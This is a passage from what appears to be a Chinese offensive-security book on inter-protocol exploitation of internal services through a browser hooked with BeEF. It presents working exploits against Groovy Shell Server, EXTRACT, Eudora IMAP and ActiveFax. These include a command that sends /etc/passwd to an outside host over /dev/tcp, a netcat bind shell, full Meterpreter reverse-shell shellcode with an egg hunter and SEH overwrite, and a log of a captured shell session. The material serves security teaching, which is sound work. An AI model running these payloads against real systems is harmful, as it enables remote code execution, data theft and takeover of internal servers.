那怎么解决这个问题呢？一种方法是提前确定勾连浏览器所提交首部的确切大小。为此，可以把你想发送的同样的跨域请求，先发到由你控制的一个HTTP服务上。BeEF为此会在一个特别的端口上绑定一个服务器套接字，以模拟跨域时的状态。只要拿到到达该套接字的原始HTTP请求，就可以计算出首部的确切大小。勾连浏览器之后会接收到一个JSON对象，包含跨域请求长度计算的结果。以下代码负责计算首部的大小，之后把结果返回给勾连浏览器：

```
# 确定跨源HTTP首部的确切大小
# 需要正确计算junk，避免出错
# 完成的URL是<BeEF_server>/api/ipec/junk/<socket_name>
get '/junk/:name' do
  socket_name = params[:name]
  halt 401 if not BeEF::Filters.alphanums_only?(socket_name)
  socket_data = BeEF::Core::NetworkStack::Handlers::AssetHandler. \
                instance.get_socket_data(socket_name)
  halt 404 if socket_data == nil

  if socket_data.include?("\r\n\r\n")
    result = Hash.new

    headers = socket_data.split("\r\n\r\n").first
    BeEF::Core::NetworkStack::Handlers::AssetHandler. \
      instance.unbind_socket(socket_name)
    print_info "[IPEC] Cross-origin XmlHttpRequest headers \
            size - received from bind socket [#{socket_name}]: \
            #{headers.size + 4} bytes."
    # CRLF -> 4 B
    result['size'] = headers.size + 4

    headers.split("\r\n").each do |line|
      if line.include?("Host")
        result['host'] = line.size + 2
      end
      if line.include?("Content-Type")
        result['contenttype'] = line.size + 2
      end
      if line.include?("Referer")
        result['referer'] = line.size + 2
      end
    end
    result.to_json
  else
    print_error "[IPEC] Looks like there is no CRLF  \
             in the data received!"
    halt 404
  end
end
```

拿到这些信息之后，就可以放心地动态计算NOP的数量（或其他额外垃圾的大小），再通过勾连浏览器把利用payload发送到目标服务。然后，通过调整Host、Content-type、Referer等首部，很容易装成跨域HTTP请求。而且请求还包含精确调整过的NOP和Shellcode大小，保证不会触发

执行错误。

前面讨论了目标服务是否会把HTTP首部保存在与Shellcode落地后相同的缓冲区内。这对接下来要讨论的认证后利用非常重要。首先要有合法的凭据来访问服务，之后就是Shellcode利用栈溢出漏洞。比如，假如你想利用FTP服务器`MKD`命令实现中的漏洞，那必须首先通过FTP服务器的认证。

Ty Miller和Michele Orrù在RuxCon 2012上发表了对BeEF的Bind IPE的研究[37]。Rodrigo Marcos和SecForce团队扩展了他们的研究，在不需要事先计算HTTP首部长度的前提下，成功利用了认证后漏洞[38]：

```
var auth = 'USER anonymous\r\nPASS anonymous\r\n';
var payload = 'MKD \x89[…shellcode…]';
var body = auth + payload;
```

他们把对EasyFTP Server的一个利用，移植到在HTTP的POST请求体内提交的IPE。请求体是通过之前的代码生成的。

Marcos和SecForce团队发现，在实施IPE的时候，并不需要确切的HTTP首部大小。然而，事实却并非一直如此。关键是要知道，具体情况还得具体分析，有时候的确需要在提交利用payload前，先计算一下HTTP首部的大小。考虑到这一点，加上容错和数据封装，从IPC到IPE需要满足的条件，应该还有所提交首部的大小。

2. 协议间利用的例子

知道了IPE的必要条件，下面我们就深入实践吧。接下来几小节会介绍几种可以通过在浏览器中发请求利用的协议。

(1) Groovy Shell协议间利用的例子

Groovy Shell Server[39]是演示IPE攻击的一个好例子。Groovy Shell Server是流行的Groovy Shell的“守护版”，作为一个命令行应用，通过它可以动态执行Groovy代码。在敏捷开发的项目里，使用Groovy和Grails来加速通常的Java开发是非常常见的。2013年5月，Brendan Coles发现，Groovy Shell Server不仅有远程代码执行（RCE）漏洞，而且也具备IPE的条件。这个程序使用的自定义协议默认启用6789端口，这也是一个有利条件，因为浏览器默认不会屏蔽这个端口。

在这个例子中，RCE利用要比更复杂的溢出简单，因为不需要关注内存分配或Shellcode。由于Groovy Shell（像常规命令行工具一样）接收发送给6789端口的任何内容，因此可以实施IPE。其实就是一个把Groovy代码封装到HTTP的POST请求中的问题，如下所示：

```
var rhost = '192.168.0.100'; // Targeted host
var rport = '6789'; // Targeted port

// 多数Linux发布版(Debian、Ubuntu，等等)都支持/dev/tcp
var cmd = 'cat /etc/passwd >/dev/tcp/browserhacker.com/8888';
// 使用Groovy的"command".execute()方法创建最终内容
var payload = "\r\ndiscard\r\nprintln '" + cmd +
"'.execute().text\r\ngo\r\nexit\r\n";

// 发送POST请求
```

```
beef.dom.createIframeIpecForm(rhost, rport, "/", payload);
```

通过其中的payload变量值可以看出，命令cmd会像Java执行系统命令一样被执行。在Java中，我们需要执行：

```
String cmd = "uname -ra";
Runtime.getRuntime().exec(cmd);
```

虽然Groovy语言的语法稍微能简化一点，但执行相同的任务的代码还是挺像的：

```
def cmd = "uname -ra"
cmd.execute()
```

如果被利用的服务器运行在Linux操作系统上，而且该系统配置了/dev/tcp设备，那就可以把/etc/passwd的内容抽取到browserhacker.com:8888。没什么可以阻止你创建多个内嵌框架，每个都使用不同的RCE向量（比如Netcat绑定或反弹连接），而且攻击不同的目标平台。

(2) EXTRACT协议间利用的例子

EXTRACT是一个Web信息管理系统，可以让用户在按类别分类的数据库中，搜索不同的数据结构。有人发现[40]，EXTRACT存在RCE漏洞，发现者同样是Brendan Coles。默认情况下，EXTRACT使用的自定义协议，可以通过TCP端口10100访问，而端口封禁机制不会阻止对这个端口HTTP连接。

与前面的Groovy Shell利用不同，EXTRACT稍微狡猾一点。在协议内部，createuser命令是有漏洞可以被RCE的。但是，命令的输入不能包含任何空格，这是当然的，因为用户名里不应该包含空白符。有经验的渗透测试人员可能熟悉下面这个不包含任何空格的攻击向量：

```
{netcat,-l,-p,1337,-e,/bin/bash}
```

这个向量使用了Linux系统Bash终端里的 Bracket Expansion功能[41]。前面那行代码会被Bash扩展，删除大括号（{}），将其中的每个逗号替换成空格，然后最终执行命令。

最终针对EXTRACT 0.5.1服务的攻击向量如下：

```
var cmd = "{netcat,-l,-p,1337,-e,/bin/bash}";
var payload = 'createuser '+cmd+'&>/dev/null; echo;\r\nquit\r\n';
beef.dom.createIframeIpecForm(host, port, "/index.html", payload);
```

如果命令如期执行，那么应该可以通过Netcat连接到目标主机的1337端口，并取得终端控制权。如果被利用的系统在防火墙后面，那么可以使用本章前面介绍的绑定shell IPC方法。

(3) IMAP协议间利用的例子

Tim Shelton发现，Eudora WorldMail IMAP服务器的6.1.21及更早版本，存在认证前的溢出漏洞。要利用该漏洞，需要提交恰当的LIST命令[42]。在该服务接收到HTTP数据后，对照IMAP数据进行内存分析，可以看到HTTP首部保存在内存里的什么位置。图10-20展示了把Immunity Debugger附加到相应进程后的结果。




图10-20　位于进程内存中的HTTP首部

要成功利用该服务，需要知道浏览器发送的HTTP首部组合起来的数据长度。这个很重要，因为知道这个信息才能控制数据保存到内存中的位置。

使用BeEF计算这个长度分两步，使用的也是前面讨论的计算HTTP首部长度的逻辑。假设BeEF运行在browserhacker.com:3000上，而HTTP计算服务器套接字在端口2000上。可以使用下面的JavaScript代码，计算后面的利用请求中要用到的HTTP首部大小：

```
var beef_host = "http://browserhacker.com";
var beef_junk_port = 2000;
var uri = "http://" + beef_host + ":" + beef_junk_port + "/";
var xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" +
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

套接字接收到请求后，BeEF控制台就会给出如下消息：

```
[18:56:06][*] [IPEC] Cross-origin XmlHttpRequest headers
 size - received from bind socket [imapeudora1]: 443 bytes.
```

这样BeEF服务器知道了跨域HTTP请求首部的确切大小。第二步就是把这个正确的大小告诉勾连浏览器。这样才能让勾连浏览器构建出一个IPE，把数据（NOP和Shellcode）放到内存中正确的位置上。

在这个例子中，我们要使用Metasploit Meterpreter的`reverse_tcp` payload，而不再自己手工编造恶意payload。假设反弹连接处理程序监听的是172.16.37.1:9999。以下Metasploit命令就可以为你生成Shellcode payload：

```
msf payload(reverse_tcp) > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 172.16.37.1
LHOST => 172.16.37.1
msf payload(reverse_tcp) > set LPORT 9999
LPORT => 9999
msf payload(reverse_tcp) > generate -b "\x00\x0a\x0d\x20\x7b"
# windows/meterpreter/reverse_tcp - 317 bytes (stage 1)
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LHOST=172.16.37.1, LPORT=9999,
buf =
"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +
"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +
"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +
"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +
"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +
"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +
"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +
"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +
"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +
"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +
"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +
"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +
"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +
"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +
"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +
"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +
"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +
"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +
"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +
"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +
"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +
"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62"
```

根据之前计算的HTTP首部，需要考虑的字节是426字节。另外还提前计算了Shellcode的总大小为769字节。这说明有充足的空间使用Meterpreter Stager payload。不过，还是需要根据可用空间动态调整NOP，否则Shellcode就不会被加载到内存中适当的位置。

可以使用以下JavaScript代码，将Stager发送给目标IMAP服务，当然首先得计算出总共可用的空间和HTTP首部的大小：

```
var stager = "B33FB33F" +
"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +
"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +
"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +
"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +
"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +
"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +
"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +
"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +
"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +
```

```
"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +
"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +
"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +
"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +
"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +
"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +
"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +
"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +
"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +
"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +
"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +
"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +
"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62";

/*
 * Egg Hunter (Skape's NtDisplayString technique).
 * Original size: 32 bytes
 */
var egg_hunter =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" +
"\xef\xb8\x42\x33\x33\x46\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
var next_seh   = "\xeb\x06\x90\x90";
var seh        = "\x4e\x3b\x01\x10"; // POP ECX mailcmn.dll

gen_nops = function(count){
        var i = 0;
        var result = "";
        while(i < count ){ result += "\x90";i++;}
        log("gen_nops: generated " + result.length + " nops.");
        return result;
};

var available_space = 769;
var headers_size = 423;
// 要生成的NOP字节数
var junk = available_space - stager.length - headers_size;
var junk_data = gen_nops(junk);

// 最后的shellcode
var payload = junk_data + stager + next_seh + seh + egg_hunter;

var url = "http://172.16.37.151:143/";
var xhr = new XMLHttpRequest();
// 为了基于WebKit的浏览器
if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* send as ArrayBufferView...: */
    this.send(ui8Data);
  };
}
```

```
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");

var post_body = "a001 LIST " + "}" + payload + "}" + "\r\n";
xhr.sendAsBinary(post_body);
```

运行以上代码，一个POST请求就会被发送到有漏洞的Eudora IMAP服务监听的172.16.37.151:143端口，如图10-21所示。





图10-21 Firefox浏览器发送的利用Stager

因为指定的是一个`reverse_tcp` Meterpreter payload，所以需要在发送这个请求之前先绑定一个反弹连接。这一步是必需的，因为处理程序在接收到目标的反弹连接时，需要把接收到的信息返回给Meterpreter Stage。

整个利用的最终结果如图10-22所示。


```
msf payload(reverse_tcp) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.16.37.1
lhost => 172.16.37.1
msf exploit(handler) > set lport 9999
lport => 9999
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.37.1:9999
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 172.16.37.151
[*] Meterpreter session 1 opened (172.16.37.1:9999 -> 172.16.37.151:1352)

meterpreter > shell
Process 2724 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netstat -na
netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:143            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152         127.0.0.1:1343         CLOSE_WAIT
  TCP    172.16.37.151:139      0.0.0.0:0              LISTENING
  TCP    172.16.37.151:143      172.16.37.1:64353      CLOSE_WAIT
  TCP    172.16.37.151:1352     172.16.37.1:9999       ESTABLISHED
```

图10-22 与被控制的IMAP服务器交互

10

如图10-22中的netstat命令所示，我们现在可以与目标系统交互了。

(4) ActiveFax协议间利用的例子

ActiveFax是Windows平台上流行的传真解决方案，在内部网络中很常见。Craig Freyman发现了[43]其RAW服务器组件（5.01及以下版本）处理的一个命令中存在缓冲区溢出漏洞。

ActiveFax可以让用户使用LPD、RAW和FTP协议发送和接收传真。其中RAW服务器接收TCP数据包，并处理包含在@Fx和@定界符之间与传真相关的内容，@Fx是该协议能理解的一个特殊命令。

RAW服务器组件可以被绑定到任何TCP端口，其用户手册（第112页）建议[44]使用端口3000，这个端口没有被浏览器封禁。事实上，RAW服务器组件还使用了一个容错协议。LPD和FTP同样也容错，前面都讨论过了，但它们使用的端口却是被封禁的。这也是我们会考虑RAW服务器组件的原因。

缓冲区溢出的条件存在于@F506命令，该命令负责以特定文件格式和分辨率输出传真。比如，@F506 pdf,150@就是一个合法的命令，表示输出分辨率为150的PDF传真。

利用这个缓冲区溢出比通常的情况要复杂一点，因为留给Shellcode的可用空间并不连续。此外，还需要对Shellcode进行编码，以删除问题字符。比如，从\x00到\x1f的字符都必须删除，包括\x40（@），因为它用于表示命令的前缀和后缀。Metasploit的alpha_mixed编码器做这件事很合适，但就是输出的Shellcode会增大一些。

下面的代码可以在勾连浏览器中运行，运行后会将Meterpreter Stager注入内存，从而利用我们说的缓冲区溢出漏洞：

```
var target = "http://172.16.37.151";
var port = 3000;
var xhr = null;

// Meterpreter reverse_tcp stager
// 回连172.16.37.1:4444
// 以x86/alpha_mixed编码
var stager =
"\x89\xe2\xda[...snip...]";

// jmp esp in ole32.dll - Win XP SP3 English
var eip = '\x77\x9c\x55\x77';
// 对齐栈
var adjust = '\x81\xc4\x24\xfa\xff\xff';

var shellcode_chunk_1 = stager.slice(0,554);
var shellcode_chunk_2 = stager.slice(554, stager.length);

function genJunk(c, length){
  var temp = "";
    for(var i=0;i<length;i++){
     temp += c;
    }
    return temp;
}
```

```
var fill = genJunk("\x42", (1024 - shellcode_chunk_2.length));

function sendRequest(port, data){
 xhr = new XMLHttpRequest();
 // 对WebKit浏览器
 var url = target + ":"+ port;
 if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data =
     new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* 发送ArrayBufferView...: */
    this.send(ui8Data);
  };
 }
 xhr.open("POST", url, true);
 xhr.setRequestHeader("Content-Type", "text/plain");
 xhr.setRequestHeader('Accept','*/*');
 xhr.setRequestHeader("Accept-Language", "en");
 xhr.sendAsBinary(data);
}

// 最终的利用代码
var payload = shellcode_chunk_2 + fill +
eip + adjust + shellcode_chunk_1;

var stager_request = "@F506 " + payload + "@\r\n\r\n";
sendRequest(port, stager_request);

setTimeout(function(){
  xhr.abort();
}, 2000);
```

RAW服务器默认的套接字超时为60秒，而Shellcode只能在连接断开时执行。

如果你使用Ruby编写利用代码，并且可以直接连接该套接字，那要断开连接就容易了。可是别忘了，我们是要通过勾连浏览器来做这件事。别发愁，使用`XMLHttpRequest`的`abort()`方法也能达到类似的效果[45]。发送数据几秒钟之后就中断XHR调用会导致Shellcode执行，而不需要等待RAW服务器断开连接。

运行前面代码的结果如图10-23所示。




图10-23　与被控制的ActiveFax服务器交互

MONA

Peter Van Eeckhoutte和Corelan团队编写并维护着mona.py[46]，它是一个Immunity/WinDBG调试器插件。Mona非常好用，因为它把漏洞研究和利用过程中的很多（烦琐的）任务自动化了。如果没有Mona，像检测自定义协议中的问题字符之类的活，干起来可是非常没意思的。

举个例子，如果在前面ActiveFax的代码示例中，由于目标不是XP SP3 English，我们要修改`ole32.dll`中的指令`JMP ESP`，那就可以用Mona。只要把Immunity Debugger附加到ActiveFax，然后执行命令`!mona jmp -r esp`就行了，产生的结果如下所示（第一个地址在利用的例子中用过）：

```
0x77559c77 : jmp esp |  {PAGE_EXECUTE_READ} [ole32.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: True,
v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)

0x7755a9a8 : jmp esp |  {PAGE_EXECUTE_READ} [ole32.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: True,
v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)
```

Mona还有非常丰富的功能，包括半自动的Metasploit模板生成器。如果你想搞漏洞研究或利用挖掘，可以试试这个插件。

前面的例子使用的都是在/etc/hosts/中映射到172.16.37.1的browserhacker.com，因为为了演示，我们使用了VMware虚拟机。在实际应用中，Metasploit的反弹连接处理程序和BeEF，则很可能会

运行在一个暴露在公网的IP上。换句话说，反弹连接会指向你控制的机器，而该机器位于勾连浏览器所在内部网络的外面。图10-24展示了整个利用流程的概况。




图10-24 使用反弹Meterpreter Shellcode利用ActiveFax漏洞的流程

可不要忘了，目标内网中唯一受你控制的就是勾连浏览器。内网外出流量过滤系统可能会检测并过滤从内网服务器到外部互联网主机的请求，而警惕的系统管理员也会对那些并非从内部到内部，而是从内部到一个未知外部系统的通信睁大眼睛。

在开始下一节之前，有必要想一想执行IPE攻击必须满足的几个条件。首先，协议实现必须能够容错，而且能够把数据封装在HTTP请求中。其次，可能要多花点时间先去理解存在什么HTTP首部，然后相应地调整payload大小。再次，这些攻击都假定从目标的内部服务器到外网，存在一条畅通无阻的外出通道。随着越来越严密的安全边界控制方案被企业部署到内网中，内部服务器可以使用任意端口与外部网络对话的假设，会越来越显得不靠谱。最后，如果没有事先进行相当深度的侦察，想不仅发现IPC，而且发现IPE漏洞，可没那么简单。

尽管我们已经介绍过如何克服侦察和发现可利用系统时可能遇到的困难，但对于前面第三个问题而言，这些仍无济于事。如果出站访问被限制了，那你怎么从被控制的系统向互联网发消息？接下来，我们就会介绍如何使用BeEF Bind Shellcode来解决这个问题。

10.6　使用 BeEF Bind 控制 shell

本章最后这一节会结合前面讨论的协议间通信以及利用的知识，介绍BeEF Bind （Wade Alcorn设想的一个概念）。BeEF Bind是相对较小的绑定Shellcode，用于可以实施IPE攻击的Windows和Linux。Shellcode背后的思想在这里又被使用Java和PHP重新实现了一次。当然，你可以将其再移植到其他语言。

第9章讨论了实践中如何对Web应用和Java应用服务器执行远程命令攻击。其中讨论的很多payload都可以通过BeEF Bind payload修改，以实现勾连浏览器与被控制的JBoss、GlassFish或m0n0wall服务器之间的双向通信。

10.6.1　BeEF Bind Shellcode

BeEF Bind，顾名思义，就是一个绑定Shellcode。意思就是它是一个小型分段Shellcode，在利用过程中，可以通过它实现勾连浏览器与被控系统间的双向通信。Shellcode是Ty Miller在2011年开发并在RuxCon 2012期间发布的。Shellcode被组织成一个Stager和一个Stage。

Stager是包含在利用过程中的Shellcode的第一部分，只有最低限度的指令，用于执行第二次请求发过来的Stage。Stage会被发送到Stager绑定的端口，包含着最终要执行的payload，比如实现双向通信和执行操作系统命令等。

BeEF Bind之所以被分成两段，是因为Stage通常会非常大，无法在初始利用中被提交。当然，后面发送的虽然是BeEF Bind Stage，但其实也可以发送别的payload。

Stager可以解决大小问题，因为它足够小，还能执行。它唯一的用途就是为后面接收并执行更大的Stage作铺垫。考虑到Windows和Linux平台的利用，我们接下来分别讨论两个不同的BeEF Bind实现。

1. Win32 Stager

初始Stager只有299字节。对大多数Windows平台的利用而言，这么小的尺寸是非常合适的，也为编码目标协议中的问题字符留出了空间。

